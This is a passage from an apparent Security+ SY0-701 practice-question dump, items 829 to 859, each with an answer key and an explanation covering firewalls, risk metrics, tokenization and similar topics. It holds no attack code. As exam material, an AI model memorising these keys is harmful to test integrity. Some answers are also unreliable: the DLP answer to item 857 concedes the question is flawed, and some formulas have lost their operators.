D . Require remote workers to use a VPN when connecting to the organization's networks.This is unrelated to the phishing exercise outcome.
From a Security+ perspective, user awareness programs should teach employees to identify and report suspicious messages. Therefore, B is the best answer.

QUESTION 829
A company processes a large volume of business-to-business transactions and prioritizes data confidentiality over transaction availability. The company's firewall administrator must configure a new hardware-based firewall to replace the current one. Which of the following should the administrator do to best align with the company requirements in case a security event occurs?

A. Ensure the firewall data plane moves to fail-closed mode.
B. Implement a deny-all rule as the last firewall ACL rule.
C. Prioritize business-critical application traffic through the firewall.
D. Configure rate limiting between the firewall interfaces.

Answer: A

Explanation:
The best answer is
A. Ensure the firewall data plane moves to fail-closed mode.
The key requirement is that the company prioritizes confidentiality over availability. In a failure or security event, a fail-closed firewall blocks traffic rather than allowing traffic to continue through an untrusted or degraded state.
This choice protects sensitive business data, even if it temporarily interrupts transactions.
Why the other options are incorrect:
B . Implement a deny-all rule as the last firewall ACL rule.This is a standard best practice, but it does not specifically address behavior during a security event.
C . Prioritize business-critical application traffic through the firewall.This emphasizes availability and performance, not confidentiality.
D . Configure rate limiting between the firewall interfaces.Rate limiting can help with traffic control, but it is not the best match for the stated priority.
From a Security+ standpoint, when confidentiality is more important than uptime, fail closed is the correct choice.

QUESTION 830
Which of the following best explains the role of compensating controls?

A. Reducing the attack surface by isolating vulnerable components within a segmented environment
B. Providing an alternative security measure when standard remediation is not feasible
C. Delaying remediation timelines by replacing affected systems in a maintenance window
D. Remediating software flaws by modifying source code to remove insecure functions

Answer: B

Explanation:
The best answer is B. Providing an alternative security measure when standard remediation is not feasible.
A compensating control is a substitute safeguard used when the preferred or required control cannot be implemented immediately or at all. It helps reduce risk in another way until proper remediation is possible, or when direct remediation is impractical.
Examples include:

increasing monitoring when a system cannot be patched
segmenting a legacy application that cannot be upgraded
restricting access to a vulnerable system that must remain in service
Why the other options are incorrect:
A . Reducing the attack surface by isolating vulnerable components within a segmented environmentThis can be an example of a compensating control, but it does not define the overall role as clearly as B.
C . Delaying remediation timelines by replacing affected systems in a maintenance windowThis describes scheduling or change timing, not compensating controls.
D . Remediating software flaws by modifying source code to remove insecure functionsThis is direct remediation, not a compensating control.
From the SY0-701 perspective, compensating controls are used when the ideal fix is not possible, so B is the best explanation.

QUESTION 831
A security company informs its customers of a new vulnerability that affects web applications. The vulnerability does not have an available patch at the moment. Which of the following best describes this vulnerability?

A. Zero-day
B. XSS
C. SQLi
D. Buffer overflow

Answer: A

Explanation:
The best answer is
A. Zero-day.
A zero-day vulnerability is a newly discovered vulnerability for which no patch or official fix is yet available. Because defenders have had zero days to fully remediate it, attackers may be able to exploit it before a vendor releases a patch.
The question specifically states that the vulnerability is new and does not have an available patch, which is the defining clue.
Why the other options are incorrect:
B . XSSCross-site scripting is a specific web application attack type, not a description of whether a patch exists.
C . SQLiSQL injection is also a specific attack type, not the broader vulnerability status being asked about.
D . Buffer overflowBuffer overflow is a type of coding flaw, but again it does not specifically describe the condition of having no patch available.
From a Security+ perspective, when a vulnerability is newly identified and lacks a vendor fix, it is best described as a zero-day.

QUESTION 832
Which of the following best distinguishes hacktivists from insider threats?

A. Hacktivists often act based on ideological or political beliefs rather than organizational access.
B. Hacktivists are generally employed by the target organization at the time of attack.
C. Hacktivists often target organizations without prior access or internal affiliation.
D. Hacktivists are primarily motivated by personal conflicts or employment-related dissatisfaction.

Answer: C

Explanation:

The best answer is C. Hacktivists often target organizations without prior access or internal affiliation.
The clearest distinction between hacktivists and insider threats is that insider threats typically have authorized access or internal affiliation with the organization, while hacktivists usually act from the outside.
Hacktivists are often motivated by political, ideological, or social causes, but the strongest differentiator in this comparison is that they generally do not begin with legitimate internal access.
Why the other options are less correct:
A . Hacktivists often act based on ideological or political beliefs rather than organizational access.This is true about motivation, but it does not distinguish them as directly as the lack of internal access does.
B . Hacktivists are generally employed by the target organization at the time of attack.This describes insiders, not hacktivists.
D . Hacktivists are primarily motivated by personal conflicts or employment-related dissatisfaction.This is more typical of some insider threats, not hacktivists.
From the SY0-701 perspective, the strongest distinction is external targeting without prior authorized access, so C is the best answer.

QUESTION 833
Which of the following describes when a user installs an unauthorized application by bypassing the authorized application store and installing a binary file?

A. Jailbreaking
B. Sideloading
C. Memory injection
D. VM escaping

Answer: B

Explanation:
The best answer is B. Sideloading.
Sideloading is the installation of an application from outside the official or authorized application store, often by directly installing a binary package or application file. This bypasses standard review and distribution controls.
Why the other options are incorrect:
A . JailbreakingJailbreaking removes or bypasses manufacturer or operating system restrictions, often on mobile devices. It may enable sideloading, but it is not the same thing as the act described.
C . Memory injectionMemory injection is a technique used to place code into another process's memory. It is unrelated to installing an app from an unauthorized source.
D . VM escapingVM escape is an attack in which code breaks out of a virtual machine into the host environment. It does not describe unauthorized app installation.
From a Security+ standpoint, bypassing the approved app store and directly installing a binary is the definition of sideloading.

QUESTION 834
A security analyst reviews firewall configurations and finds that firewalls are configured to fail-open mode in the event of a crash. Which of the following describes the security risk associated with this configuration?

A. There may be increased latency during failover.
B. Authentication tokens may be invalidated during an outage.
C. Traffic will bypass inspection during a failure.
D. All encrypted traffic will be blocked during an outage.

Answer: C

Explanation:

The best answer is C. Traffic will bypass inspection during a failure.
A firewall configured to fail open will allow traffic to continue flowing if the device crashes or fails. This preserves availability, but it creates a security risk because traffic may pass through without being inspected or filtered.
That means malicious traffic, unauthorized connections, or prohibited traffic could traverse the network during the outage.
Why the other options are incorrect:
A . There may be increased latency during failover.This is not the main security risk associated with fail-open mode.
B . Authentication tokens may be invalidated during an outage.This is unrelated to firewall fail-open behavior.
D . All encrypted traffic will be blocked during an outage.Fail-open does the opposite of blocking traffic; it allows traffic to pass through.
From a SY0-701 perspective, fail-open prioritizes availability, but the tradeoff is that security inspection may be bypassed, making C the correct answer.

QUESTION 835
Which of the following best explains a concern with OS-based vulnerabilities?

A. An exploit will give an attacker access to system functions that span multiple applications.
B. The OS vendor's patch cycle is not frequent enough to mitigate the large number of threats.
C. Most users trust the core operating system features and may not notice if the system has been compromised.
D. Exploitation of an operating system vulnerability is typically easier than any other vulnerability.

Answer: A

Explanation:
The best answer is
A. An exploit will give an attacker access to system functions that span multiple applications.
Operating system vulnerabilities are especially concerning because the OS sits underneath and supports many applications and services. If an attacker exploits an OS-level flaw, the impact can extend across the entire system and affect multiple applications, services, and security controls.
This makes OS-based vulnerabilities particularly serious because compromise at the operating system level can provide broad control over:
system processes
memory and storage access
user accounts and privileges
network services
multiple installed applications
Why the other options are incorrect:
B . The OS vendor's patch cycle is not frequent enough to mitigate the large number of threats.This is not a universal or defining concern with OS-based vulnerabilities.
C . Most users trust the core operating system features and may not notice if the system has been compromised.This may be true in some situations, but it is not the best explanation of the inherent risk of OS vulnerabilities.
D . Exploitation of an operating system vulnerability is typically easier than any other vulnerability.This is too absolute and not generally true.
From a Security+ standpoint, OS vulnerabilities are especially dangerous because they can affect the foundational functions of the system and potentially impact many applications at once, making A the best answer.

QUESTION 836
Which of the following is a security benefit of an effective IT asset tracking system?

A. Helping identify unauthorized or unmanaged devices connected to the network
B. Preventing prohibited data exfiltration from endpoints on the network
C. Assisting with automated root cause analysis for all security incidents on the network
D. Ensuring proper data backup and recovery procedures are in place

Answer: A

Explanation:
The best answer is
A. Helping identify unauthorized or unmanaged devices connected to the network.
An effective IT asset tracking system maintains visibility into the hardware, software, and devices that are authorized to exist in the environment. One major security benefit is that it helps identify systems that are:
unauthorized
unmanaged
missing required security controls
unknown to administrators
This improves inventory control and helps security teams detect rogue or noncompliant devices.
Why the other options are incorrect:
B . Preventing prohibited data exfiltration from endpoints on the networkPreventing exfiltration is more directly the role of DLP and related controls, not asset tracking alone.
C . Assisting with automated root cause analysis for all security incidents on the networkAsset tracking can support investigations, but it does not automatically perform root cause analysis for all incidents.
D . Ensuring proper data backup and recovery procedures are in placeBackup and recovery are separate operational processes, not a direct benefit of asset tracking itself.
From the SY0-701 perspective, maintaining an accurate asset inventory is foundational for identifying unauthorized or unmanaged devices, so A is the correct answer.

QUESTION 837
Which of the following best explains how tokenization helps protect sensitive data?

A. It permanently deletes sensitive information from production systems.
B. It replaces the original data with reference values that do not hold exploitable meaning.
C. It stores sensitive data across multiple cloud environments to prevent data loss.
D. It conceals data by converting it into unreadable ciphertext using symmetric encryption.

Answer: B

Explanation:
The best answer is B. It replaces the original data with reference values that do not hold exploitable meaning.
Tokenization protects sensitive data by substituting the original value with a token, which is a non-sensitive reference value. The token has no meaningful value to an attacker if it is intercepted or exposed. The real sensitive data is stored separately in a protected system, often called a token vault.
This is commonly used for:
payment card data
personally identifiable information
sensitive customer records
Why the other options are incorrect:
A . It permanently deletes sensitive information from production systems.Tokenization does not necessarily delete the original data permanently. It replaces exposed operational use with tokens while the real data is

retained securely elsewhere.
C . It stores sensitive data across multiple cloud environments to prevent data loss.This is unrelated to tokenization.
D . It conceals data by converting it into unreadable ciphertext using symmetric encryption.This describes encryption, not tokenization.
From a SY0-701 perspective, tokenization reduces exposure by replacing real sensitive values with nonexploitable substitutes, so B is correct.

QUESTION 838
A security analyst reviews logs and finds a large number of malicious requests that have caused performance issues on the company's site. Which of the following would have most likely prevented this attack?

A. IPSec
B. TLS
C. SDN
D. WAF

Answer: D

Explanation:
The best answer is D. WAF.
A WAF (Web Application Firewall) is designed to inspect and filter malicious HTTP and HTTPS traffic aimed at a web application. If a site is receiving a large number of malicious requests that are causing performance problems, a WAF is the best control among these options because it can detect and block harmful web requests before they impact the application.
This can help mitigate attacks such as:
malicious web requests
application-layer abuse
some denial-of-service style request floods
common web exploits
Why the other options are incorrect:
A . IPSecIPSec secures network-layer communications, not malicious web request filtering.
B . TLSTLS encrypts data in transit, but it does not stop malicious requests.
C . SDNSoftware-defined networking helps manage network architecture, but it is not the most direct preventive control for malicious web traffic.
From a Security+ standpoint, malicious requests against a web application are best mitigated by a WAF, so D is correct.

QUESTION 839
An administrator must implement a solution that provides security and network connectivity between two companies. Which of the following infrastructure solutions is the best for this purpose?

A. UTM
B. VPN
C. NAC
D. NGFW

Answer: B

Explanation:
The best answer is B. VPN.

A VPN (Virtual Private Network) is the standard solution for securely connecting two separate organizations or networks across an untrusted network, such as the internet. A site-to-site VPN provides:
secure connectivity between both companies
encrypted traffic in transit
protection of data confidentiality and integrity
a practical way to interconnect business networks
Why the other options are incorrect:
A . UTMA unified threat management device offers multiple security features, but it is not specifically the best answer for secure connectivity between two companies.
C . NACNetwork Access Control regulates which devices can connect to a network, but it does not provide intercompany network connectivity.
D . NGFWA next-generation firewall improves traffic inspection and filtering, but it is not by itself the main solution for secure network connectivity between two companies.
From the SY0-701 perspective, when secure communication between separate organizations is required, VPN is the most appropriate infrastructure solution.

QUESTION 840
A company wants to ensure that only authorized devices can enter an environment. Which of the following will the company most likely use to implement the control?

A. Access lists
B. Remote connection
C. Screened subnets
D. Centralized proxy

Answer: A

Explanation:
The best answer is
A. Access lists.
To ensure that only authorized devices can enter or connect to an environment, the organization needs a control that explicitly allows approved devices and denies unapproved ones. Access lists are used to define which devices, systems, or addresses are permitted access.
This can include allowlists based on:
device identifiers
MAC addresses
IP addresses
approved system entries
predefined access control rules
Why the other options are incorrect:
B . Remote connectionThis is a method of connecting, not a control that determines which devices are authorized.
C . Screened subnetsA screened subnet helps separate public-facing systems from internal systems, but it does not directly ensure only authorized devices can enter.
D . Centralized proxyA proxy mediates traffic requests, but it is not the primary control for allowing only authorized devices into an environment.
From a Security+ perspective, restricting access to only approved devices is best aligned with allow/deny rules through access lists, so A is the strongest answer.

QUESTION 841
A security engineer needs to analyze the implications of moving proprietary company data from a local server to a public cloud storage service. Which of the following actions should the engineer take first?

A. Create an architecture diagram of cloud storage solutions.
B. Migrate sample data to the cloud to run security tests.
C. Agree on data classification labels with stakeholders.
D. Make a backup of the data on cloud-neutral storage.

Answer: C

Explanation:
The correct answer is C. Agree on data classification labels with stakeholders.
Before moving proprietary company data to a public cloud storage service, the organization must first determine how the data should be classified. Data classification identifies the sensitivity, ownership, regulatory requirements, and handling requirements of the data. Examples of classification labels may include public, internal, confidential, restricted, private, regulated, or proprietary.
This aligns with CompTIA Security+ SY0-701 concepts related to protecting data, cloud security considerations, and governance. A security engineer cannot properly evaluate cloud risks, encryption needs, access controls, retention rules, compliance requirements, or contractual protections until the organization agrees on what type of data is being moved and how sensitive it is.
Why the other options are incorrect:
A . Create an architecture diagram of cloud storage solutions.
This is useful later, but it should not be the first step. The architecture depends on the data classification and security requirements.
B . Migrate sample data to the cloud to run security tests.
This is premature and risky. Data should not be moved to the cloud before classification, risk analysis, access control requirements, and compliance requirements are understood.
D . Make a backup of the data on cloud-neutral storage.
Backups are important, but they do not address the first security concern: understanding the sensitivity and handling requirements of the proprietary data.
Therefore, the best first action is to agree on data classification labels with stakeholders.

QUESTION 842
An organization with multiple geographic locations has invested in various internet circuits at each location, including MPLS, 4G/5G, broadband, and dial-up. An architect is configuring a solution that will allow locations to function consistently and leverage links based on specific criteria. Which of the following is the best solution for the architect to configure?

A. SD-WAN
B. UTM
C. VPN
D. SASE

Answer: A

Explanation:
The correct answer is
A. SD-WAN.
SD-WAN, or Software-Defined Wide Area Network, allows organizations with multiple locations to manage and optimize WAN connections across different circuit types, such as MPLS, broadband, cellular, and other internet links. It can dynamically route traffic based on business rules, performance, link quality, cost, latency, or application requirements.
This aligns with CompTIA Security+ SY0-701 security architecture concepts related to network infrastructure, availability, resilience, and secure connectivity between locations.

Why the other options are incorrect:
B . UTM
Unified Threat Management provides multiple security features, such as firewalling, intrusion prevention, antivirus, and web filtering, but it does not primarily manage multiple WAN circuits based on routing criteria.
C . VPN
A VPN provides encrypted connectivity over an untrusted network, but it does not inherently optimize traffic across MPLS, broadband, 4G/5G, and dial-up links.
D . SASE
Secure Access Service Edge combines networking and cloud-delivered security services, but the best answer for leveraging multiple circuit types across locations based on specific criteria is SD-WAN.
Therefore, the best solution is SD-WAN.

QUESTION 843
A security analyst is reviewing the source code of an application to identify misconfigurations and vulnerabilities. Which of the following kinds of analysis best describes this review?

A. Dynamic
B. Static
C. Gap
D. Impact

Answer: B

Explanation:
The correct answer is B. Static.
Static analysis examines source code, bytecode, or application binaries without executing the application. It is commonly used to identify insecure coding practices, vulnerabilities, hardcoded secrets, weak cryptographic implementations, input validation issues, and misconfigurations before the application is deployed or run.
This aligns with CompTIA Security+ SY0-701 topics involving vulnerability discovery, secure application development, and security testing methods.
Why the other options are incorrect:
A . Dynamic
Dynamic analysis tests an application while it is running. It is used to observe runtime behavior, authentication issues, session handling problems, and active vulnerabilities during execution.
C . Gap
A gap analysis compares the current state against a desired standard, framework, or requirement. It is not specifically the review of source code.
D . Impact
Impact analysis evaluates the effect of a risk, change, incident, or vulnerability on the organization. It does not describe reviewing source code.
Therefore, reviewing source code without running the application is static analysis.

QUESTION 844
During a routine audit, an analyst discovers that a department at a high school uses a simulation program that was not properly vetted before deployment. Which of the following threats is this an example of?

A. Espionage
B. Data exfiltration
C. Shadow IT
D. Zero-day

Answer: C

Explanation:
The correct answer is C. Shadow IT.Shadow IT refers to hardware, software, cloud services, or applications used within an organization without formal approval, review, or oversight by the IT or security department. In this scenario, the department deployed a simulation program without proper vetting, making it an example of shadow IT.This aligns with CompTIA Security+ SY0-701 risk management and governance concepts. Unauthorized or unapproved technology can introduce risks such as data leakage, insecure configurations, licensing violations, compliance issues, privacy concerns, and unsupported software vulnerabilities.Why the other options are incorrect:
Answe r: EspionageEspionage involves spying or gathering confidential information for political, competitive, or financial advantage. The question does not indicate spying.
Answe r: Data exfiltrationData exfiltration is the unauthorized transfer of data out of an organization. The question only states that unvetted software was deployed.
Answe r: Zero-dayA zero-day is a vulnerability that is unknown to the vendor or has no available patch. The question does not describe an unknown vulnerability.Therefore, the best answer is shadow IT.

QUESTION 845
During a risk treatment exercise, an administrator discovers a risk that cannot be mitigated. Which of the following best describes this situation?

A. Residual risk
B. Risk appetite
C. Reviewed risk
D. Risk register

Answer: A

Explanation:
The correct answer is
A. Residual risk.
Residual risk is the risk that remains after safeguards, controls, or mitigation strategies have been applied. In some cases, a risk cannot be fully eliminated or mitigated. The organization must then decide whether to accept, transfer, avoid, or further manage the remaining risk.
This aligns with CompTIA Security+ SY0-701 risk management concepts, especially risk treatment, risk acceptance, risk tolerance, and residual risk.
Why the other options are incorrect:
B . Risk appetite
Risk appetite is the amount and type of risk an organization is willing to accept in pursuit of its objectives. It does not specifically describe a risk that remains after mitigation attempts.
C . Reviewed risk
This is not the best formal risk management term for a risk that cannot be mitigated.
D . Risk register
A risk register is a document or system used to track identified risks, risk owners, likelihood, impact, treatment plans, and status. It does not describe the remaining risk itself.
Therefore, a risk that cannot be fully mitigated is best described as residual risk.

QUESTION 846
During a security incident response, an analyst discovers that an attacker has maintained persistent access to an internal network for approximately eight weeks without detection. Post-incident analysis reveals the attacker used a legitimate employee's credentials that had been compromised through a phishing attack, then created hidden administrative accounts to maintain access even if the original credentials were reset. The attacker avoided detection by disabling audit logging on several critical systems. Which of the following

attack vectors BEST describes the initial compromise in this scenario?

A. Supply chain compromise through a software vendor
B. Social engineering via phishing email to capture valid user credentials
C. Exploitation of an unpatched vulnerability in the network perimeter firewall
D. Insider threat involving a malicious employee with administrative privileges

Answer: B

Explanation:
This question assesses understanding of threat vectors and attack surfaces (Threats, Vulnerabilities, and Mitigations objective). The scenario clearly states that the initial compromise occurred when an attacker used a phishing attack to trick an employee into revealing legitimate credentials. Phishing is a social engineering attack vector that remains one of the most effective initial access methods in real-world breaches. While the scenario mentions subsequent lateral movement (creating hidden accounts) and anti-forensics (disabling auditing), these are post-compromise activities, not the initial vector. Supply chain compromise would involve compromised software or hardware from vendors; exploitation would require unpatched vulnerabilities; and insider threats would involve an employee acting maliciously from the start.none of these match the phishingbased initial compromise described.

QUESTION 847
A software developer released a new application and is distributing the application files through the developer's website. Which of the following should the developer post on the website to allow users to verify the integrity of the downloaded files?

A. Hashes
B. Certificates
C. Algorithms
D. Salting

Answer: A

Explanation:
The correct answer is
A. Hashes.
A hash is a fixed-length value generated from data using a hashing algorithm. Developers often publish cryptographic hashes, such as SHA-256 hashes, so users can compare the published hash with the hash of the downloaded file. If the values match, the user has assurance that the file was not altered or corrupted after the hash was generated.
This aligns with CompTIA Security+ SY0-701 topics related to integrity, cryptographic concepts, and secure software distribution.
Why the other options are incorrect:
B . Certificates
Certificates are used to verify identity, support encryption, and enable trust in public key infrastructure. They may support code signing, but simply posting a certificate is not the standard method for users to manually verify file integrity.
C . Algorithms
Algorithms define the mathematical process used for hashing or encryption, but posting an algorithm alone does not allow users to verify a specific file's integrity.
D . Salting
Salting is commonly used with password hashing to defend against precomputed hash attacks, such as rainbow

table attacks. It is not used for verifying downloaded file integrity.
Therefore, the developer should post hashes for the downloadable files.

QUESTION 848
At the start of a penetration test, the tester checks OSINT resources for information about the client environment. Which of the following types of reconnaissance is the tester performing?

A. Active
B. Passive
C. Offensive
D. Defensive

Answer: B

Explanation:
The correct answer is B. Passive.
Passive reconnaissance involves gathering information about a target without directly interacting with the target's systems. OSINT, or open-source intelligence, includes publicly available information such as websites, social media, job postings, public DNS records, code repositories, breach databases, search engine results, and public documentation.
This aligns with CompTIA Security+ SY0-701 topics related to reconnaissance, penetration testing, threat intelligence, and information gathering.
Why the other options are incorrect:
A . Active
Active reconnaissance involves directly interacting with the target environment, such as port scanning, vulnerability scanning, banner grabbing, or probing services.
C . Offensive
Offensive security refers broadly to activities such as penetration testing and red-team operations. However, it does not specifically describe the reconnaissance method used.
D . Defensive
Defensive security focuses on protecting, monitoring, and responding to threats. OSINT collection at the start of a penetration test is not best described as defensive reconnaissance.
Therefore, checking OSINT resources is passive reconnaissance.

QUESTION 849
In order to cut costs, a company decides to implement a bring-your-own-device policy. The security team wants a solution that will reduce risk to company data, especially in cases in which devices are lost or stolen. Which of the following tools is best to address this concern?

A. Mobile device management
B. Endpoint detection and response
C. Host-based intrusion detection system
D. Data loss prevention

Answer: A

Explanation:
The correct answer is
A. Mobile device management.
Mobile device management, or MDM, is the best solution for managing BYOD devices and protecting company data if a device is lost or stolen. MDM can enforce security policies such as screen locks, device encryption, remote wipe, containerization, application control, device compliance checks, and location tracking.

This is especially important in a BYOD environment because employees own the devices, but the organization still needs to protect corporate data stored or accessed on those devices.
Why the other options are incorrect:
B . Endpoint detection and response
EDR is used to detect, investigate, and respond to endpoint threats such as malware, suspicious behavior, and compromise. It is not the best tool for managing lost or stolen mobile devices.
C . Host-based intrusion detection system
A HIDS monitors activity on a host to detect suspicious behavior. It does not provide the mobile management features needed for BYOD risk reduction.
D . Data loss prevention
DLP helps prevent sensitive data from being leaked or transferred inappropriately, but MDM is the better answer for lost or stolen BYOD devices because it can enforce mobile security controls and perform remote wipe.
Therefore, the best tool is mobile device management.

QUESTION 850
Which of the following is used to quantitatively measure the criticality of a vulnerability?

A. CVE
B. CVSS
C. CIA
D. CERT

Answer: B

Explanation:
The correct answer is B. CVSS.
CVSS stands for Common Vulnerability Scoring System. It provides a numerical score used to measure the severity or criticality of a vulnerability. CVSS scores help organizations prioritize vulnerability remediation based on factors such as attack complexity, privileges required, user interaction, scope, confidentiality impact, integrity impact, and availability impact.
Why the other options are incorrect:
A . CVE
CVE stands for Common Vulnerabilities and Exposures. It provides a unique identifier for a known vulnerability, but it does not measure the vulnerability's criticality by itself.
C . CIA
CIA stands for confidentiality, integrity, and availability. It is a core security model, not a vulnerability scoring system.
D . CERT
CERT generally refers to a Computer Emergency Response Team or similar incident response organization. It is not a scoring system for vulnerability criticality.
Therefore, CVSS is used to quantitatively measure vulnerability criticality.

QUESTION 851
Which of the following uses proprietary controls and is designed to function in harsh environments over many years with limited remote access management?

A. ICS
B. Microservers
C. Containers
D. IoT

Answer: A

Explanation:
The correct answer is
A. ICS.
ICS stands for Industrial Control Systems. These systems are commonly used in industrial environments such as manufacturing, energy, utilities, water treatment, transportation, and critical infrastructure. ICS environments often use proprietary protocols, specialized hardware, and legacy systems. They are designed to operate reliably for many years, sometimes in harsh physical environments, and may have limited remote management capabilities.
This aligns with CompTIA Security+ SY0-701 topics involving specialized systems, operational technology, embedded systems, and industrial control system security.
Why the other options are incorrect:
B . Microservers
Microservers are small, low-power servers used for lightweight workloads. They are not specifically associated with proprietary industrial controls or harsh operating environments.
C . Containers
Containers are lightweight application environments used to package and run software. They are not designed specifically for long-term industrial control in harsh environments.
D . IoT
Internet of Things devices can be embedded and may operate in many environments, but the description of proprietary controls, harsh environments, long operational lifespans, and limited remote management best matches ICS.
Therefore, the correct answer is ICS.

QUESTION 852
Which of the following metrics are used to calculate the risk rating in a matrix format? Select two.

A. Likelihood
B. Quantitative
C. SLE
D. Impact
E. ALE
F. ARO

Answer: A, D

Explanation:
The correct answers are
A. Likelihood and D. Impact.
A risk matrix commonly calculates or represents risk using likelihood and impact. Likelihood measures the probability that a threat or risk event will occur. Impact measures the severity of the consequences if the event occurs. Together, they help determine the overall risk rating, such as low, medium, high, or critical.
For example:
Risk = Likelihood Impact
Why the other options are incorrect:
B . Quantitative
Quantitative describes a type of risk analysis that uses numerical or monetary values. It is not one of the two standard matrix factors.
C . SLE
Single Loss Expectancy is used in quantitative risk calculations. It estimates the cost of a single incident.
E . ALE

Annualized Loss Expectancy is used in quantitative risk analysis and is commonly calculated as SLE ARO.
F . ARO
Annualized Rate of Occurrence estimates how often an event is expected to happen per year. It is also used in quantitative risk calculations.
Therefore, the two metrics used in a risk matrix are likelihood and impact.

QUESTION 853
An organization issued new laptops to all employees and wants to provide web filtering both in and out of the office without configuring additional access to the network. Which of the following types of web filtering should a systems administrator configure?

A. Agent-based
B. Centralized proxy
C. URL scanning
D. Content categorization

Answer: A

Explanation:
The correct answer is
A. Agent-based.
Agent-based web filtering uses software installed directly on the endpoint. Because the filtering agent runs on the laptop, it can enforce web filtering policies whether the employee is inside the office or working remotely. This avoids the need to configure additional access back to the corporate network, such as forcing all remote web traffic through an internal proxy or VPN.
Why the other options are incorrect:
B . Centralized proxy
A centralized proxy can provide web filtering, but remote users would typically need to route traffic through the corporate network or proxy service. The question specifically says the organization does not want to configure additional network access.
C . URL scanning
URL scanning checks URLs for malicious or suspicious content, but it is a filtering technique rather than the best deployment type for enforcing web filtering on laptops both inside and outside the office.
D . Content categorization
Content categorization classifies websites by type, such as gambling, social media, malware, or adult content. However, it does not describe how filtering is enforced for laptops both on and off the corporate network.
Therefore, the best answer is agent-based web filtering.

QUESTION 854
An organization wants to ensure the integrity of compiled binaries in the production environment. Which of the following security measures would best support this objective?

A. Input validation
B. Code signing
C. SQL injection
D. Static analysis

Answer: B

Explanation:
The correct answer is B. Code signing.
Code signing uses a digital signature to verify the authenticity and integrity of software, scripts, drivers, or

compiled binaries. If a compiled binary is signed, the production environment can verify that the binary came from a trusted source and has not been modified since it was signed.
This supports integrity because any unauthorized change to the binary would invalidate the signature.
Why the other options are incorrect:
A . Input validation
Input validation helps prevent attacks such as injection, cross-site scripting, and malformed input attacks. It does not verify the integrity of compiled binaries.
C . SQL injection
SQL injection is an attack technique, not a security measure.
D . Static analysis
Static analysis reviews source code or binaries without executing them. It can help identify vulnerabilities before deployment, but it does not provide ongoing integrity verification of compiled binaries in production.
Therefore, the best answer is code signing.

QUESTION 855
A company decided to reduce the cost of its annual cyber insurance policy by removing the coverage for ransomware attacks. Which of the following analysis elements did the company most likely use in making this decision?

A. MTTR
B. RTO
C. ARO
D. MTBF

Answer: C

Explanation:
The correct answer is C. ARO.
ARO stands for Annualized Rate of Occurrence. It estimates how often a specific event is expected to occur in one year. When deciding whether to keep or remove insurance coverage for a specific type of incident, such as ransomware, an organization may evaluate how likely that event is to occur annually.
This aligns with CompTIA Security+ SY0-701 risk management concepts, especially quantitative risk analysis and risk treatment decisions.
Why the other options are incorrect:
A . MTTR
Mean Time to Repair measures the average time required to restore a system or service after failure. It does not estimate how often ransomware will occur.
B . RTO
Recovery Time Objective defines the maximum acceptable time to restore a system or business process after an outage. It is important for business continuity but does not measure event frequency.
D . MTBF
Mean Time Between Failures measures the expected time between failures for a system or component. It is not typically used to evaluate ransomware insurance coverage.
Therefore, the most likely analysis element is ARO.

QUESTION 856
Which of the following log sources best detects port scan activity?

A. Firewall
B. Proxy
C. Endpoint
D. NetFlow

Answer: D

Explanation:
The correct answer is D. NetFlow.
NetFlow records network traffic metadata, such as source IP address, destination IP address, source port, destination port, protocol, timestamps, and traffic volume. This makes it especially useful for detecting port scan activity, because port scans often show a pattern of one system attempting connections to many ports or many hosts in a short period of time.
This aligns with CompTIA Security+ SY0-701 security operations topics related to log analysis, network monitoring, and detection of suspicious traffic patterns.
Why the other options are incorrect:
A . Firewall
Firewall logs can detect some port scan activity, especially if the firewall blocks and logs connection attempts. However, NetFlow is generally better for identifying scan patterns across network traffic because it provides broader flow visibility.
B . Proxy
Proxy logs are mainly useful for web traffic analysis, URL filtering, and HTTP/HTTPS activity. They are not the best source for detecting port scans across many ports.
C . Endpoint
Endpoint logs may show local connection attempts or suspicious activity on a host, but they do not provide the same network-wide visibility as NetFlow.
Therefore, the best log source for detecting port scan activity is NetFlow.

QUESTION 857
Which of the following should be used to prevent changes to system-level data?

A. NIDS
B. DLP
C. NAC

Answer: B

Explanation:
The best answer from the listed options is B. DLP.
DLP, or Data Loss Prevention, is used to protect data from unauthorized access, disclosure, transfer, or misuse. Depending on the implementation, DLP can help enforce policies that restrict unauthorized handling or modification of sensitive data.
However, this question appears to be incomplete or poorly worded. If the goal is specifically to prevent unauthorized changes to system-level files or operating system data, a better answer would normally be a host-based control such as HIPS, endpoint protection, file integrity monitoring, or application allow listing. Those options are not provided.
Why the other options are incorrect:
A . NIDS
A Network Intrusion Detection System detects suspicious network traffic but does not prevent changes to system-level data.
C . NAC
Network Access Control controls whether devices can access the network. It does not directly prevent changes to system-level data.
Therefore, from the provided choices, DLP is the closest answer, but the question may be missing a stronger option.

QUESTION 858
A Chief Information Officer wants to ensure that network devices cannot connect to the public internet or the local network to directly perform firmware updates. The IT team must manually perform the update process by using a portable device. Which of the following architecture types best fits this description?

A. Microservices
B. Air-gapped
C. Software-defined networking
D. Serverless

Answer: B

Explanation:
The correct answer is B. Air-gapped.
An air-gapped architecture physically or logically isolates systems from other networks, including the public internet and internal local networks. Because the devices cannot directly connect to the internet or local network, updates must be transferred manually, often using removable or portable media.
This aligns with CompTIA Security+ SY0-701 security architecture concepts involving segmentation, isolation, high-security environments, and protection of sensitive or critical systems.
Why the other options are incorrect:
A . Microservices
Microservices is an application architecture where software is broken into smaller independent services. It does not describe network isolation.
C . Software-defined networking
Software-defined networking separates the control plane from the data plane and allows centralized network management. It does not inherently require devices to be disconnected from the internet or local network.
D . Serverless
Serverless is a cloud computing model where the cloud provider manages the underlying infrastructure. It does not describe isolated firmware update architecture.
Therefore, the best answer is air-gapped.

QUESTION 859
A security administrator wants to implement a security information and event management system. The administrator must first collect network traffic on the switch to gain visibility of the network. Which of the following is the most appropriate method?

A. Syslog
B. Port mirroring
C. Port forwarding
D. Load balancer logs

Answer: B

Explanation:
The correct answer is B. Port mirroring.
Port mirroring, also known as SPAN, copies network traffic from one or more switch ports or VLANs to another port where a monitoring tool, packet analyzer, IDS, or SIEM-related sensor can inspect the traffic. This is the most appropriate method when the goal is to collect network traffic directly from a switch to gain visibility into network activity.
Why the other options are incorrect:
A . Syslog
Syslog collects log messages from systems, applications, and network devices. It is useful for SIEM log

ingestion, but it does not capture full network traffic from a switch.
C . Port forwarding
Port forwarding redirects traffic from one port or IP address to another, commonly used for NAT or remote access. It is not used to monitor switch traffic.
D . Load balancer logs
Load balancer logs provide information about traffic passing through a load balancer, but they do not provide broad switch-level network visibility.
Therefore, the best answer is port mirroring.

QUESTION 860
